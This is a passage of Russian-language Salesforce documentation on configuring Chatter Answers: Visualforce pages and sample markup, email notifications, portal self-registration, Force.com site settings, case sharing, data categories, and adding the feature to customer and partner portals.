- Обновление поля бизнес-правила `chatter_answers_num_subscriptions_above_`, чтобы обновлять поле вопроса «Приоритет» в случае расширения вопроса до обращения.
- Два бизнес-правила (`chatter_answers_no_best_reply_within_time_limit_wf` и `chatter_answers_num_subscriptions_above_limit_wf`), доступные для настройки и активации с целью

автоматического расширения вопросов без лучших ответов или вопросов с заданным количеством отслеживающих пользователей до обращений.

СМ. ТАКЖЕ:

[Общие сведения о внедрении Chatter Answers](#)

[Настройка Chatter Answers](#)

### Страницы Visualforce для Chatter Answers

Ниже перечислены страницы Visualforce, которые автоматически добавляются в организацию пользователя после включения Chatter Answers. Данные страницы могут использоваться для настройки Chatter Answers.

| Страница <b>Visualforce</b>  | Описание  |
|--|---|
| ChatterAnswersAgentView  | Компонент Visualforce, отображающий вопросы на страницах сведений об обращениях в случае преобразования вопросов в обращения. Данный компонент является дополнительным и служит альтернативой для страницы сведений об обращении.   |
| ChatterAnswersChangePassword   | Страница, используемая в зоне для изменения паролей пользователей.  |
| ChatterAnswersForgotPassword   | Страница, используемая в зоне для восстановления пароля.  |
| ChatterAnswersForgotPasswordConfirm  | Страница, используемая в зоне для подтверждения восстановления пароля.  |
| ChatterAnswersHelp   | Страница интерактивной справки, отображающаяся пользователям при выборе ссылки « <b>Нужна помощь?</b> ».  |
| ChatterAnswersLogin  | Страница, используемая в зоне для входа.  |
| ChatterAnswersRegistration   | Страница, используемая в зоне для самостоятельной регистрации пользователей.  |
| Страница ниже добавляется в организацию при создании зоны. <i>Имя сообщества_main</i> (Начальная страница) | <p>Данная страница содержит ленты вопросов, ответов и статей Salesforce Knowledge, доступные в зоне. Кроме того, данная страница позволяет определить сообщество, от имени которого пользователям отправляются электронные уведомления.</p> <p>Данная страница создается автоматически при сохранении новой зоны, если не задан</p> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition** и **Unlimited Edition.**

Страница **Visualforce**

Описание

параметр «Страница Visualforce для размещения лент сообщества». Созданная страница содержит код зоны, позволяющий связывать и отображать темы, вопросы и ответы в определенной зоне. Имя страницы соответствует имени зоны и содержит индекс «\_main» (например, ИмяЗоны\_main). Кроме того, страница содержит атрибут языка, который соответствует стандартному языку организации.

СМ. ТАКЖЕ:

- [Включение Chatter Answers](#)
- [Настройка Chatter Answers](#)
- [Visualforce](#)
- [Настройка Chatter Answers посредством страниц Visualforce](#)

Настройка Chatter Answers посредством страниц Visualforce

Система позволяет создавать страницы Visualforce, отображающие настроенные зоны Chatter Answers.

Благодаря страницам Visualforce, пользователи могут добавлять настраиваемые виджеты в Chatter Answers (например, уведомления или сообщения), позволяющие расширять текущий фирменный стиль и совершенствовать опыт работы пользователей. Кроме того, пользователи могут изменять порядок отображения элементов на странице. Клиенты могут открывать настраиваемую зону Chatter Answers посредством сайта Force.com, вкладки приложения «Сообщество» или клиентского портала, дополненного страницей Visualforce. Внутренние пользователи, которые открывают зону Chatter Answers, использующую страницу Visualforce, могут просматривать только зону, связанную со страницей; переключение между зонами доступно только при использовании стандартной вкладки «Вопрос и ответ».



**Прим.:** Вкладка «Вопрос и ответ» компонента Chatter Answers не может быть настроена посредством страницы Visualforce, но система позволяет добавлять вкладку Visualforce в организацию и создавать внутренние зоны Chatter Answers посредством настраиваемой страницы Visualforce.

Зона отображается только в том случае, если созданная страница Visualforce содержит компонент `chatteranswers:allfeeds` или набор следующих компонентов: `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:categoryfilter`.

**Пример: настраиваемая страница Visualforce, содержащая компонент `chatteranswers:allfeeds`**

Компонент `chatteranswers:allfeeds` поддерживает стандартную страницу Visualforce для Chatter Answers. Ниже перечислены элементы Chatter Answers, доступные на странице, которая использует компонент `chatteranswers:allfeeds`.

- Вход Chatter Answers

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition** и **Unlimited Edition.**



- Профиль Chatter Answers
- Фильтры категории данных
- Панель «Поиск/задать вопрос»
- Фильтры ленты
- Лента вопросов

Ниже приведен пример страницы Visualforce, использующей компонент `chatteranswers:allfeeds`, которая содержит все элементы Chatter Answers; порядок их отображения в зоне является стандартным, а использование настраиваемых виджетов не поддерживается.

```
<apex:page>
  <body>
    <chatteranswers:allfeeds communityId="09aD00000000K7c"/>
  </body>
</apex:page>
```

### Пример: настраиваемая страница Visualforce, содержащая все компоненты страницы Chatter Answers

Использование компонентов страницы Chatter Answers позволяет выбирать элементы зоны Chatter Answers, отображаемые клиентам. При необходимости страница может содержать от одного до всех компонентов. Ниже перечислены компоненты, доступные для добавления.

- `chatteranswers:aboutme`
- `chatteranswers:guestsignin`
- `chatteranswers:feedfilter`
- `chatteranswers:feeds`
- `chatteranswers:searchask`
- `chatteranswers:categoryfilter`

Использование компонентов страницы Chatter Answers вместо компонента `chatteranswers:allfeeds` позволяет изменять порядок отображения элементов на странице. Ниже приведен пример страницы Visualforce, содержащей все стандартные элементы Chatter Answers, но порядок их отображения на итоговой странице отличается от порядка отображения, установленного компонентом `chatteranswers:allfeeds`. Данный пример позволяет отображать компонент «Поиск/задать вопрос» и фильтр ленты под лентой.

```
<apex:page language="en_US" showHeader="false" cache="true">
  <body>
    <div class="csMini">
      <div class="threecolumn">
        <div class="leftContent">
          <chatteranswers:guestsignin />
          <chatteranswers:aboutme communityId="09aD00000000cfE"/>
          <chatteranswers:categoryfilter communityId="09aD00000000cfE"/>
        </div>
        <div class="mainContent">
          <div class="lowerMainContent" id="lowerMainContent">
            <div id="rightContent" class="rightContent"></div>
            <div id="centerContent" class="centerContent">
              <chatteranswers:feeds communityId="09aD00000000cfE"/>
              <chatteranswers:searchask communityId="09aD00000000cfE"/>
              <chatteranswers:feedfilter />
            </div>
          </div>
        </div>
      </div>
    </div>
  </body>
</apex:page>
```

```

        </div>
    </div>
</div>
<div class="clearingBox"></div>
</div>
</div>
</body>
</apex:page>
    
```

СМ. ТАКЖЕ:

- [Добавление настраиваемой страницы Visualforce для отображения Chatter Answers](#)
- [Страницы Visualforce для Chatter Answers](#)

### Настройка электронных уведомлений для пользователей Chatter Answers

Чтобы определить условия отправки сообщений эл. почты пользователям, настройте параметры уведомлений, которые должны применяться ко всем зонам. Каждое сообщение эл. почты содержит ссылку на определенную зону, позволяющую пользователям выполнять быстрый переход.

1. Введите строку «*Параметры электронных уведомлений*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры электронных уведомлений**».
2. Нажмите кнопку «**Правка**».
3. Выберите нужные параметры ниже.

| Параметр   | Описание   |
|--|--|
| Отвечает на его вопрос                                   | Клиенты получают уведомления о добавлении ответов на собственные вопросы.          |
| Отвечает на отслеживаемый им вопрос                      | Клиенты получают уведомления о добавлении ответов на отслеживаемые вопросы.        |
| Выбирает лучший ответ для отслеживаемого им вопроса      | Клиенты получают уведомления о выборе лучших ответов на отслеживаемые вопросы.     |
| Отправляет личный ответ на его вопрос (служба поддержки) | Клиенты получают уведомления об отправке личных ответов агентами службы поддержки. |

4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

- [Общие сведения о внедрении Chatter Answers](#)
- [Настройка Chatter Answers](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition** и **Unlimited Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки электронных уведомлений для пользователей Chatter Answers:

- «Настройка приложения»

## Настройка клиентского портала для Chatter Answers

 **Прим.:** Несмотря на то, что организация может не нуждаться в клиентском портале, рекомендуем настроить один портал, который будет использоваться компонентом Chatter Answers для проверки подлинности пользователей, регистрирующихся в зоне Chatter Answers.

1. Введите строку «*Параметры клиентского портала*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Щелкните ссылку **«Правка»** напротив клиентского портала, который должен быть настроен для Chatter Answers.
3. Чтобы разрешить клиентам выполнять вход в Chatter Answers, установите флажок «Вход включен».
4. Введите адрес, который должен использоваться для отправки всех сообщений эл. почты из зоны Chatter Answers, в поле «Адрес эл. почты отправителя». Например, support@acme.com.
5. Введите имя, связанное со значением поля «Адрес эл. почты отправителя», в поле «Имя для адреса эл. почты отправителя». Например, служба поддержки Acme.
6. Чтобы разрешить клиентам самостоятельную регистрацию для доступа к Chatter Answers, установите флажок «Самостоятельная регистрация включена».
7. Выберите лицензию пользователя портала, которая будет автоматически назначаться самостоятельно зарегистрировавшимся клиентам, в поле «Стандартная лицензия нового пользователя». Рекомендуем выбрать лицензию «Массовый клиентский портал».
8. Выберите профиль, который будет автоматически назначаться самостоятельно зарегистрировавшимся клиентам, в поле «Стандартный профиль нового пользователя». Рекомендуем **выбрать профиль, клонированный и настроенный для самостоятельной регистрации**.
9. Нажмите кнопку **«Сохранить»**.
10. Чтобы разрешить пользователям вход в зону, назначьте профиль, выбранный в поле «Стандартный профиль нового пользователя», клиентскому portalу.
  - a. Введите строку «*Параметры клиентского портала*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
  - b. Выберите имя портала.
  - c. Щелкните **«Редактировать профили»** в разделе «Назначенные профили».
  - d. Установите флажок «Активно» напротив профиля, выбранного в поле «Стандартный профиль нового пользователя».
  - e. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Общие сведения о внедрении Chatter Answers](#)

[Настройка Chatter Answers](#)

[Включение входа и параметров клиентского портала](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления клиентского портала:

- «Настройка приложения»

## Настройка пользователей портала для самостоятельной регистрации в Chatter Answers

Разрешите пользователям клиентского портала самостоятельную регистрацию в сообществах Chatter Answers.

1. Чтобы клонировать профиль «Массовый клиентский портал» для дальнейшей настройки, выполните указанные ниже действия.
  - a. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
  - b. Щелкните ссылку «**Клонировать**» напротив профиля «Массовый клиентский портал».
  - c. Введите имя для нового профиля.
  - d. Нажмите кнопку «**Сохранить**».
2. Чтобы настроить клонированный профиль и добавить полномочия для стандартных объектов, используемых в сообществе, выполните указанные ниже действия.
  - a. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
  - b. Щелкните имя клонированного профиля.
  - c. Нажмите кнопку «**Правка**».
  - d. В разделе «Полномочия для стандартных объектов» выберите указанные ниже полномочия для следующих объектов.

| Объект      | Полномочия           |
|-------------|----------------------|
| Обращения   | «Чтение», «Создание» |
| Контакты    | Чтение               |
| Вопросы     | «Чтение», «Создание» |
| Организация | Чтение               |

- e. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настройка Chatter Answers](#)

[Настройка клиентского портала для Chatter Answers](#)

[Общие сведения о пользователях Chatter Answers](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для настройки и обновления клиентского портала:

- «Настройка приложения»

Для управления пользователями клиентского портала:

- «Редактирование пользователей портала самообслуживания»

## Настройка сайта Force.com для поддержки Chatter Answers

 **Прим.:** Сайты Force.com должны настраиваться для сообществ, поддерживающих самообслуживание.

Настройте сайт Force.com для Chatter Answers с целью размещения домена и общедоступного отображения некоторых данных Salesforce (например, вопросов, ответов и статей Salesforce Knowledge).

1. Введите строку «Сайты» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Сайты».
2. Щелкните ссылку «Правка» напротив имени сайта, который должен быть настроен для Chatter Answers.
3. Чтобы активировать сайт, установите флажок «Активно».  
Сайт может быть активирован после [настройки Chatter Answers](#).
4. Выберите страницу Visualforce в качестве начальной страницы сайта в поле «Активная начальная страница сайта».
5. Нажмите кнопку «Сохранить».
6. Нажмите кнопку «Правка» в связанном списке «Страницы Visualforce сайта».
  - a. Чтобы активировать указанные ниже страницы Visualforce, воспользуйтесь кнопками «Добавить» и «Удалить».
    - ChatterAnswersAgentView
    - ChatterAnswersChangePassword
    - ChatterAnswersForgotPassword
    - ChatterAnswersForgotPasswordConfirm
    - ChatterAnswersHelp
    - ChatterAnswersLogin
    - ChatterAnswersRegistration
  - b. Нажмите кнопку «Сохранить».
7. Чтобы предоставить пользователям-гостям (непроверенные пользователи без доступа к клиентскому portalу) доступ к обращениям, вопросам и статьям Salesforce Knowledge, щелкните «**Параметры общего доступа**».
  - a. Щелкните «Правка» в профиле для пользователей Chatter Answers.
  - b. Щелкните «Чтение» для обращений и вопросов в разделе «Полномочия стандартного объекта».
  - c. Чтобы просматривать статьи в Chatter Answers, щелкните «Чтение» для типов статей в разделе «Полномочия типа статьи».
  - d. Нажмите кнопку «Сохранить».
8. Чтобы предоставить пользователям доступ к категориям для просмотра вопросов, ответов и статей Salesforce Knowledge, щелкните ссылку «Правка» напротив нужной группы категорий в связанном списке «Параметры доступности группы категорий».
  - a. Выберите значение «Все категории» в параметре «Доступность».
  - b. Нажмите кнопку «Сохранить».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition и Unlimited Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

9. Вернитесь к сайту, введите строку «Сайты» в поле «Быстрый поиск» в меню «Настройка» и выберите имя сайта в списке «Сайты».
10. Чтобы включить проверку подлинности пользователей, щелкните «**Параметры входа в систему**».
  - a. Нажмите кнопку «**Правка**».
  - b. В параметре «Активировать вход в систему для» выберите клиентский портал, созданный для Chatter Answers.
  - c. Нажмите кнопку «**Сохранить**».

После настройки сайта Force.com для Chatter Answers пользователь может заменить стандартные страницы Visualforce, используемые в сообществе, настраиваемыми страницами. Страницам Visualforce автоматически назначается URL-адрес сайта, поэтому они доступны пользователям портала для навигации.

 **Прим.:** Чтобы укоротить и упростить URL-адреса страниц сайта, воспользуйтесь средством перезаписи URL-адресов Chatter Answers. Ниже перечислены страницы, использующие средство перезаписи URL-адресов.

- ChatterAnswersHelp
- ChatterAnswersLogin
- ChatterAnswersRegistration
- ChatterAnswersForgotPassword

Кроме того, Chatter Answers поддерживает настраиваемые средства перезаписи URL-адресов для сайтов.

1. Введите строку «*Параметры сайтов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры сайтов**».
2. Щелкните ссылку «**Правка**» напротив нужного сайта.
3. Выберите страницы для замены. В случае замены страницы изменения пароля автоматически обновляется страница изменения пароля, используемая на сайте.
4. Нажмите кнопку «**Сохранить**».

 **Прим.:** Пользователям Internet Explorer 8 отображается предупреждение системы безопасности, если настраиваемые URL-адреса не содержат префикса https://.

СМ. ТАКЖЕ:

[Общие сведения о внедрении Chatter Answers](#)

[Настройка Chatter Answers](#)

[Страницы Visualforce для Chatter Answers](#)

## Настройка обращений для Chatter Answers

Чтобы предоставить соответствующим пользователям зон Chatter Answers возможность создания, расширения и доступа к обращениям, настройте компонент Chatter Answers в функциях, связанных с обращениями.

1. Чтобы предотвратить доступ пользователей к чужим данным, настройте единые стандартные параметры общего доступа («Личный» для организации, «Контролируется родительским объектом» для контакта и «Личный» для обращения).
2. Чтобы предоставить пользователям доступ к личным вопросам, настройте параметры безопасности поля обращения «Вопрос» (значение «Доступно») для профилей, назначенных клиентскому portalу.
3. Чтобы агенты службы поддержки могли определять обращения, созданные на основе Chatter Answers, обновите значение поля обращения «Происхождение» значением триггера «Вопрос».
4. Чтобы назначать обращения, созданные на основе личных вопросов, агентам службы поддержки, создайте правило назначения обращений, где полю «Происхождение обращения» задано значение Chatter Answers.
5. Чтобы пользователи массового portalа могли иметь доступ к личным вопросам в Chatter Answers, [предоставьте им доступ к обращениям](#).

СМ. ТАКЖЕ:

[Настройка Chatter Answers](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки единых стандартных параметров общего доступа:

- «Управление общим доступом»

Для настройки параметров безопасности поля:

- «Управление профилями и наборами полномочий»

И

«Настройка приложения»

Для настройки полей:

Для создания правил назначения:

Для предоставления пользователям массового portalа доступа к обращениям:

- «Настройка приложения»

## Настройка уровня доступности вкладки «Вопрос и ответ»

Чтобы предоставить агентам службы поддержки возможность просмотра, поиска, фильтрации и модерирования вопросов, опубликованных в зоне Chatter Answers, задайте уровню доступности вкладки «Вопрос и ответ» значение «Включены стандартные параметры».

1. В меню «Настройка» введите строку «*Профили*» в поле «Быстрый поиск» и выберите пункт «**Профили**».
2. Выберите профиль агента службы поддержки.
3. В зависимости от используемого типа пользовательского интерфейса, выполните одно из указанных ниже действий.
  - «Расширенный пользовательский интерфейс профиля». Введите имя вкладки в поле «**Поиск параметров...**», выберите предложенный элемент списка и нажмите кнопку «**Правка**».
  - «Исходный пользовательский интерфейс профиля». Нажмите кнопку «**Правка**» и прокрутите страницу до раздела «Параметры вкладки».
4. Выберите значение «Включены стандартные параметры» для уровня доступности вкладки «Вопрос и ответ».
5. (Только для исходного пользовательского интерфейса профиля) Чтобы заданные параметры доступности вкладки применялись в пользовательских настройках вкладки, установите флажок «**Изменять настройки личных вкладок пользователя**».
6. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настройка Chatter Answers](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки уровня доступности вкладки «Вопрос и ответ»:


- «Управление профилями и наборами полномочий»



## Назначение категорий данных компоненту Chatter Answers

Благодаря назначению группы категорий данных, компонент Chatter Answers может быть доступен всем зонам Chatter Answers. Каждой зоне назначается категория данных верхнего уровня (тема), которая может использоваться клиентами и агентами службы поддержки для категоризации и фильтрации вопросов и статей базы знаний.

1. Введите строку «*Назначения категорий данных*» в поле «Быстрый поиск» и выберите пункт «**Назначения источников данных**» в разделе Chatter Answers.
2. Нажмите кнопку «**Правка**».
3. Выберите группу категорий.
4. Нажмите кнопку «**Сохранить**».

 **Прим.:** Каждой зоне Chatter Answers может быть назначена категория верхнего уровня. Доступность зоны обуславливается доступностью соответствующей категории данных верхнего уровня профилю пользователя клиента. Кроме того, доступность зоны не зависит от доступности дочерних категорий данных и определяется только доступностью связанной категории данных верхнего уровня.

СМ. ТАКЖЕ:

[Настройка Chatter Answers](#)

[Что такое категории данных?](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения категорий данных компоненту Chatter Answers:

- «Настройка приложения»

## Настройка Salesforce Knowledge для Chatter Answers

Чтобы отображать статьи Salesforce Knowledge в зонах Chatter Answers, выполните указанные ниже действия.

1. [Внедрите категории данных](#) (в случае отсутствия).
2. [Внедрите Salesforce Knowledge](#) (в случае отсутствия).
3. Настройте оба компонента для Chatter Answers.

Каждой зоне назначается категория данных верхнего уровня (тема), которая может использоваться клиентами и агентами службы поддержки для категоризации и фильтрации вопросов и статей базы знаний.

1. При использовании ролевой доступности категорий данных [задайте параметру «Доступность категорий данных по умолчанию» значение «Все категории»](#), чтобы клиенты, отсутствующие в иерархии ролей организации (например, пользователи массового портала), могли иметь доступ к категориям, содержащим вопросы и статьи Salesforce Knowledge.

Кроме того, чтобы [настроить доступность категорий данных](#), воспользуйтесь наборами полномочий или профилями.

2. [Создайте одну группу категорий для всех сообществ](#), чтобы отсрочить достижение заданного ограничения (три активные категории данных). Затем добавьте дочернюю категорию для каждого сообщества. Чтобы добавить темы, создайте дочерние категории для категорий, добавленных ранее.
3. [Активируйте группу категорий, которая должна быть доступна для Chatter Answers](#), чтобы предоставить доступ пользователям.
4. [Предоставьте полномочие «Чтение» для определенных типов статей](#) в профилях пользователей Chatter Answers, чтобы статьи были доступны пользователям прямо в зонах.
5. [При необходимости разрешите агентам службы поддержки добавлять ответы в базу знаний в качестве черновых статей](#), чтобы ускорить процесс поиска полезной информации сотрудниками службы поддержки.

СМ. ТАКЖЕ:

[Общие сведения о внедрении Chatter Answers](#)

[Настройка Chatter Answers](#)

[Общие сведения о доступности группы категорий](#)

[Создание и изменение групп категорий](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования пользователей:

- «Управление внутренними пользователями»

Для создания типов статей и действий со статьями:

- «Настройка приложения»

И

«Управление Salesforce Knowledge»

Для управления синонимами:

- «Управление синонимами»

Для создания категорий данных:

- «Управление категориями данных»

## Добавление Chatter Answers на портал

Компонент Chatter Answers может быть добавлен на текущий клиентский или партнерский портал, чтобы предоставить пользователям портала доступ к зонам Chatter Answers посредством одного из официальных каналов. Пользователи, выполнившие вход на один из порталов, могут открыть вкладку Chatter Answers и выбрать нужную зону в раскрывающемся списке. Если вкладка Chatter Answers должна отображаться только на собственных порталах, то сайт Force.com для размещения сообществ Chatter Answers может не настраиваться. В отличие от порталов, сайт позволяет пользователям-гостям просматривать некоторые данные Chatter Answers без входа в систему.

Ниже перечислены особенности добавления вкладки Chatter Answers на портал.

- Chatter Answers отображается в виде вкладки, доступной для переименования.
- Раскрывающийся список позволяет пользователям портала переключаться между зонами Chatter Answers.
- Ссылка **«Мои параметры»** заменяется ссылками **«Включить сообщения эл. почты»** и **«Отключить сообщения эл. почты»**.
- Ссылки **«Войти»** и **«Регистрация»** удаляются, так как компонент Chatter Answers доступен пользователям только после входа на портал.
- Внешний вид компонента Chatter Answers не может быть изменен.
- Ссылка **«Нужна помощь?»** удаляется.
- Если Chatter Answers отображается посредством страницы Visualforce, то пользователи не могут переключаться между зонами портала.

СМ. ТАКЖЕ:

[Настройка Chatter Answers](#)

[Настройка клиентского портала](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition,  
Developer Edition,  
Performance Edition и  
Unlimited Edition.**

## Добавление Chatter Answers на клиентский портал

Компонент Chatter Answers может быть добавлен на текущий клиентский портал, чтобы предоставить пользователям портала доступ к зонам Chatter Answers посредством одного из официальных каналов поддержки.

1. Чтобы включить поддержку Chatter Answers на порталах, выполните указанные ниже действия.
  - a. Введите строку *«Параметры Chatter Answers»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter Answers»**.
  - b. Нажмите кнопку **«Правка»**.
  - c. Установите флажок **«Отображать Chatter Answers на порталах»**.
  - d. Нажмите кнопку **«Сохранить»**.

2. Чтобы включить поддержку Chatter Answers, измените профили пользователей клиентского портала.

При использовании расширенного пользовательского интерфейса профиля выполните перечисленные ниже действия.

- a. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
- b. Щелкните ссылку **«Правка»** напротив нужного профиля пользователя портала.
- c. Щелкните ссылку **«Параметры объекта»** в разделе «Приложения».
- d. Щелкните ссылку **«Вопрос и ответ»** на странице «Параметры объекта».
- e. Выберите значение **«Включены стандартные параметры»** в разделе «Параметры вкладки».
- f. Нажмите кнопку **«Сохранить»** и вернитесь на страницу «Параметры объекта».
- g. Щелкните ссылку **«Вопросы и ответы»** и установите флажки **«Чтение»** и **«Создание»** в разделе «Полномочия объекта».
- h. Нажмите кнопку **«Сохранить»**.

При использовании исходного пользовательского интерфейса профиля выполните перечисленные ниже действия.

- a. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
  - b. Щелкните ссылку **«Правка»** напротив нужного профиля пользователя портала.
  - c. Выберите значение **«Включены стандартные параметры»** в разделе «Параметры вкладки» для вкладки **«Вопрос и ответ»**.
  - d. Установите флажки **«Чтение»** и **«Создание»** для объекта «Вопросы» в разделе «Полномочия стандартного объекта».
  - e. Нажмите кнопку **«Сохранить»**.
3. Чтобы назначить пользователям клиентского портала лицензию «Пользователь Chatter Answers», выполните указанные ниже действия.
    - a. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
    - b. Щелкните ссылку **«Правка»** напротив нужного пользователя портала.
    - c. Установите флажок **«Пользователь Chatter Answers»** в разделе «Общие сведения».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления Chatter Answers на клиентский портал:

- «Настройка приложения»

- d. Нажмите кнопку **«Сохранить»**.
4. Чтобы добавить вкладку Chatter Answers на клиентский портал, выполните указанные ниже действия.
  - a. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
  - b. Щелкните имя нужного клиентского портала.
  - c. Нажмите кнопку **«Настроить вкладки портала»**.
  - d. Чтобы переместить вкладку «Вопрос и ответ» в столбец «Выбранные вкладки», выберите нужную вкладку и нажмите кнопку **«Добавить»**.
  - e. Нажмите кнопку **«Сохранить»**.
5. Чтобы переименовать вкладку «Вопрос и ответ» на клиентском портале, выполните указанные ниже действия.
  - a. Введите строку *«Переименовать вкладки и метки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Переименовать вкладки и метки»**.
  - b. Щелкните ссылку **«Правка»** напротив вкладки «Вопросы».
  - c. Нажмите кнопку **«Далее»**.
  - d. Переименуйте вкладку «Вопрос и ответ» в разделе «Другие метки». Переименование доступно только в столбце «Единственное число» (но не в столбце «Множественное число»).
  - e. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Добавление Chatter Answers на портал](#)

#### Добавление Chatter Answers на партнерский портал

Компонент Chatter Answers может быть добавлен на текущий партнерский портал, чтобы предоставить пользователям портала доступ к зонам Chatter Answers посредством одного из официальных партнерских каналов.

1. Чтобы включить поддержку Chatter Answers на порталах, выполните указанные ниже действия.
  - a. Введите строку *«Параметры Chatter Answers»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter Answers»**.
  - b. Нажмите кнопку **«Правка»**.
  - c. Установите флажок **«Отображать Chatter Answers на порталах»**.
  - d. Нажмите кнопку **«Сохранить»**.
2. Чтобы включить поддержку Chatter Answers в профилях пользователей партнерского портала, выполните указанные ниже действия.
  - a. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
  - b. Щелкните ссылку **«Правка»** напротив нужного профиля пользователя портала.
  - c. Щелкните ссылку **«Параметры объекта»** в разделе «Приложения».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition и Unlimited Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления Chatter Answers на партнерский портал:

- «Настройка приложения»

- d. Щелкните ссылку **«Вопрос и ответ»** на странице «Параметры объекта».
      - e. Выберите значение «Включены стандартные параметры» в разделе «Параметры вкладки».
      - f. Нажмите кнопку «Сохранить» и вернитесь на страницу «Параметры объекта».
      - g. Щелкните ссылку **«Вопросы и ответы»** и установите флажки «Чтение» и «Создание» в разделе «Полномочия объекта».
      - h. Нажмите кнопку **«Сохранить»**.
3. Чтобы назначить пользователям партнерского портала лицензию «Пользователь Chatter Answers», выполните указанные ниже действия.
  - a. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
  - b. Щелкните ссылку **«Правка»** напротив нужного пользователя портала.
  - c. Установите флажок «Пользователь Chatter Answers» в разделе «Общие сведения».
  - d. Нажмите кнопку **«Сохранить»**.
4. Чтобы добавить вкладку Chatter Answers на партнерский портал, выполните указанные ниже действия.
  - a. Введите строку *«Партнеры»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
  - b. Щелкните имя нужного партнерского портала.
  - c. Нажмите кнопку **«Настроить вкладки портала»**.
  - d. Чтобы переместить вкладку Chatter Answers в столбец «Выбранные вкладки», выберите Chatter Answers и нажмите кнопку **«Добавить»**.
  - e. Нажмите кнопку **«Сохранить»**.
5. Чтобы переименовать вкладку Chatter Answers на партнерском портале, выполните указанные ниже действия.
  - a. Введите строку *«Переименовать вкладки и метки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Переименовать вкладки и метки»**.
  - b. Щелкните ссылку **«Правка»** напротив вкладки «Вопросы».
  - c. Нажмите кнопку **«Далее»**.
  - d. Переименуйте вкладку «Вопрос и ответ» в разделе «Другие метки». Переименование доступно только в столбце «Единственное число» (но не в столбце «Множественное число»).
  - e. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Добавление Chatter Answers на портал](#)

